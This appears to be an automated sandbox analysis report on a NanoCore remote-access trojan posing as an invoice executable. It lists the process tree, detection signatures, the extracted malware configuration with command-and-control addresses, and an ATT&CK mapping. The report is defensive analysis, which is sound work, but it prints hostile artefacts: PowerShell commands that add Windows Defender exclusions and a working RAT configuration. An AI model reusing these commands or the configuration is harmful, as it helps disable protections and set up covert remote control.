ID: 358399
Sample Name: CN-Invoice-XXXXX9808-19011143287989.exe
Cookbook: default.jbs
Time: 15:18:13
Date: 25/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report CN-Invoice-XXXXX9808-1901114328798…

Overview

General Information

Sample Name:	CN-Invoice-XXXXX9808-19011143287989.exe
Analysis ID:	358399
MD5:	6ecb42a8b14658..
SHA1:	f1de55b6def8aad..
SHA256:	6239f3411c5abb0.
Tags:	exe NanoCore signed
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Nanocore Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: NanoCore
- System process connects to networ…
- Yara detected Nanocore RAT
- .NET source code contains potentia…
- Adds a directory exclusion to Windo…
- Binary contains a suspicious time st…
- C2 URLs / IPs found in malware con…
- Contains functionality to hide a threa…
- Drops PE files with benign system n…

Classification



Startup

- **System is w10x64**
- CN-Invoice-XXXXX9808-19011143287989.exe (PID: 3236 cmdline: 'C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe' MD5: 6ECB42A8B14658CD4EE39D5E09B103F5)
  - powershell.exe (PID: 4708 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\RiXHGNhjF\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 2816 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - AdvancedRun.exe (PID: 4716 cmdline: 'C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 1680 cmdline: 'C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\AdvancedRun.exe' /SpecialRun 4101d8 4716 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 4924 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4596 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 6072 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 3032 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 3332 cmdline: timeout 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - CasPol.exe (PID: 580 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe MD5: F866FC1C2E928779C7119353C3091F0C)
  - CasPol.exe (PID: 3456 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe MD5: F866FC1C2E928779C7119353C3091F0C)
  - CasPol.exe (PID: 4092 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe MD5: F866FC1C2E928779C7119353C3091F0C)
  - CasPol.exe (PID: 5436 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe MD5: F866FC1C2E928779C7119353C3091F0C)
  - CasPol.exe (PID: 5664 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe MD5: F866FC1C2E928779C7119353C3091F0C)
  - WerFault.exe (PID: 5196 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3236 -s 2232 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- explorer.exe (PID: 1528 cmdline: 'C:\Windows\explorer.exe' 'C:\Users\Public\Documents\RiXHGNhjF\svchost.exe' MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- explorer.exe (PID: 5880 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - svchost.exe (PID: 4864 cmdline: 'C:\Users\Public\Documents\RiXHGNhjF\svchost.exe' MD5: 6ECB42A8B14658CD4EE39D5E09B103F5)
- svchost.exe (PID: 5756 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 5276 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 476 -p 3236 -ip 3236 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- explorer.exe (PID: 5964 cmdline: 'C:\Windows\explorer.exe' 'C:\Users\Public\Documents\RiXHGNhjF\svchost.exe' MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- explorer.exe (PID: 4440 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - svchost.exe (PID: 724 cmdline: 'C:\Users\Public\Documents\RiXHGNhjF\svchost.exe' MD5: 6ECB42A8B14658CD4EE39D5E09B103F5)
- **cleanup**

Malware Configuration

Threatname: NanoCore


```
{
  "Version": "1.2.2.0",
  "Mutex": "5c958888-f81c-42a4-939d-31983a2cd9ba",
  "Group": "wuzzy122",
  "Domain1": "185.157.160.233",
  "Domain2": "annapro.linkpc.net",
  "Port": 2212,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Disable",
  "RequestElevation": "Disable",
  "BypassUAC": "Disable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Disable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000012.00000002.1641837580.00000000052A0000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost
00000012.00000002.1641837580.00000000052A0000.00000004.00000001.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe75:$x2: NanoCore.ClientPluginHost • 0x1261:$s3: PipeExists • 0x1136:$s4: PipeCreated • 0xeb0:$s5: IClientLoggingHost
00000012.00000002.1639236864.0000000003DF9000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000012.00000002.1639236864.0000000003DF9000.00000004.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x2f25:$a: NanoCore • 0x2f7e:$a: NanoCore • 0x2fbb:$a: NanoCore • 0x3034:$a: NanoCore • 0x166df:$a: NanoCore • 0x166f4:$a: NanoCore • 0x16729:$a: NanoCore • 0x2f1ab:$a: NanoCore • 0x2f1c0:$a: NanoCore • 0x2f1f5:$a: NanoCore • 0x2f87:$b: ClientPlugin • 0x2fc4:$b: ClientPlugin • 0x38c2:$b: ClientPlugin • 0x38cf:$b: ClientPlugin • 0x1649b:$b: ClientPlugin • 0x164b6:$b: ClientPlugin • 0x164e6:$b: ClientPlugin • 0x166fd:$b: ClientPlugin • 0x16732:$b: ClientPlugin • 0x2ef67:$b: ClientPlugin • 0x2ef82:$b: ClientPlugin
00000012.00000002.1643028705.00000000055040000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xf7ad:$x1: NanoCore.ClientPluginHost • 0xf7da:$x2: IClientNetworkHost

Click to see the 11 entries

Unpacked PEs

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
18.2.CasPol.exe.400000.0.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
18.2.CasPol.exe.400000.0.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xff05:$x1: NanoCore Client.exe • 0x1018d:$x2: NanoCore.ClientPluginHost • 0x117c6:$s1: PluginCommand • 0x117ba:$s2: FileCommand • 0x1266b:$s3: PipeExists • 0x18422:$s4: PipeCreated • 0x101b7:$s5: IClientLoggingHost
18.2.CasPol.exe.400000.0.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
18.2.CasPol.exe.400000.0.unpack	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfef5:$a: NanoCore • 0xff05:$a: NanoCore • 0x10139:$a: NanoCore • 0x1014d:$a: NanoCore • 0x1018d:$a: NanoCore • 0xff54:$b: ClientPlugin • 0x10156:$b: ClientPlugin • 0x10196:$b: ClientPlugin • 0x1007b:$c: ProjectData • 0x10a82:$d: DESCrypto • 0x1844e:$e: KeepAlive • 0x1643c:$g: LogClientMessage • 0x12637:$i: get_Connected • 0x10db8:$j: #=q • 0x10de8:$j: #=q • 0x10e04:$j: #=q • 0x10e34:$j: #=q • 0x10e50:$j: #=q • 0x10e6c:$j: #=q • 0x10e9c:$j: #=q • 0x10eb8:$j: #=q
18.2.CasPol.exe.5544629.8.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xb184:$x1: NanoCore.ClientPluginHost • 0xb1b1:$x2: IClientNetworkHost
Click to see the 30 entries				


Sigma Overview

System Summary:

Sigma detected: NanoCore
Sigma detected: Executables Started in Suspicious Folder
Sigma detected: Execution in Non-Executable Folder
Sigma detected: Suspicious Program Location Process Starts
Sigma detected: Suspicious Svchost Process
Sigma detected: System File Execution Location Anomaly
Sigma detected: Windows Processes Suspicious Parent Directory

Signature Overview

- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality



Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Yara detected Nanocore RAT
- Machine Learning detection for dropped file
- Machine Learning detection for sample

Compliance:

- Contains modern PE file flags such as dynamic base (ASLR) or NX
- Binary contains paths to debug symbols

Networking:

- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected Nanocore RAT

System Summary:

- Malicious sample detected (through community Yara rule)
- Executable has a suspicious name (potential lure to open the executable)
- Initial sample is a PE file and has a suspicious name

Data Obfuscation:

- .NET source code contains potential unpacker
- Binary contains a suspicious time stamp

Persistence and Installation Behavior:

- Drops PE files with benign system names

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Tries to delay execution (extensive OutputDebugStringW loop)

Anti Debugging:

Contains functionality to hide a thread from the debugger

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:

Detected Nanocore Rat


Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Co
Valid Accounts	Native API 1	Application Shimming 1	Exploitation for Privilege Escalation 1	Disable or Modify Tools 1 1	Input Capture 1 1	File and Directory Discovery 1 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Command and Scripting Interpreter 1	Windows Service 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	System Information Discovery 1 3	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypte Channe
Domain Accounts	Service Execution 2	Registry Run Keys / Startup Folder 1	Access Token Manipulation 1	Obfuscated Files or Information 2	Security Account Manager	Security Software Discovery 3 1 1	SMB/Windows Admin Shares	Input Capture 1 1	Automated Exfiltration	Non-Sta Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Windows Service 1	Software Packing 1 1	NTDS	Virtualization/Sandbox Evasion 2 4	Distributed Component Object Model	Input Capture	Scheduled Transfer	Remote Access Softwar
Cloud Accounts	Cron	Network Logon Script	Process Injection 1 1 2	Timestomp 1	LSA Secrets	Process Discovery 3	SSH	Keylogging	Data Transfer Size Limits	Non-Applicat Layer Protocol
Replication Through Removable Media	Launchd	Rc.common	Registry Run Keys / Startup Folder 1	Masquerading 1 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Applicat Layer Protocol
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2 4	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commo Used Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicat Layer Pr

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Co
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 1 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
CN-Invoice-XXXXX9808-19011143287989.exe	29%	ReversingLabs	ByteCode-MSIL.Trojan.Pwsx	
CN-Invoice-XXXXX9808-19011143287989.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\Documents\RiXHGNhjF\svchost.exe	100%	Joe Sandbox ML		
C:\Users\Public\Documents\RiXHGNhjF\svchost.exe	38%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoBot	
C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\AdvancedRun.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
18.2.CasPol.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1108376		Download File
18.2.CasPol.exe.5540000.9.unpack	100%	Avira	TR/NanoCore.fadte		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.Q	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://coroloboxorozor.com/base/75FE8DBFF9B09DE6205DD213CEB478DC.html	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
185.157.160.233	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://coroloboxorozor.com	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://coroloboxorozor.com/base/D8145E38A6AEE16C4C80E6936C9A6886.html	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
coroloboxorozor.com	172.67.172.17	true	true		unknown
annapro.linkpc.net	105.112.98.239	true	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://coroloboxorozor.com/base/75FE8DBFF9B09DE6205DD213CEB478DC.html	true	• Avira URL Cloud: safe	unknown
185.157.160.233	true	• Avira URL Cloud: safe	unknown
http://coroloboxorozor.com/base/D8145E38A6AEE16C4C80E6936C9A6886.html	true	• Avira URL Cloud: safe	unknown
annapro.linkpc.net	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	CN-Invoice-XXXXX9808-190111432 87989.exe, 00000001.00000002.1 636915110.000000000448E000.000 00004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.Q	powershell.exe, 00000006.00000003.1450190829.0000000008D01000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.sectigo.com0	CN-Invoice-XXXXX9808-190111432 87989.exe, 00000001.00000002.1636915110.000000000448E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/soap/encoding/	powershell.exe, 00000002.00000003.1426826006.00000000051CB000.00000004.00000001.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000002.00000003.1389202803.0000000007A12000.00000004.00000001.sdmp	false		high
http://https://go.micro	powershell.exe, 00000002.00000003.1412011053.000000000537100.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	CN-Invoice-XXXXX9808-190111432 87989.exe, 00000001.00000002.1636915110.000000000448E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/wsdl/	powershell.exe, 00000002.00000003.1426826006.00000000051CB000.00000004.00000001.sdmp	false		high
http://https://sectigo.com/CPS0C	CN-Invoice-XXXXX9808-190111432 87989.exe, 00000001.00000002.1636915110.000000000448E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://sectigo.com/CPS0D	CN-Invoice-XXXXX9808-190111432 87989.exe, 00000001.00000002.1636915110.000000000448E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
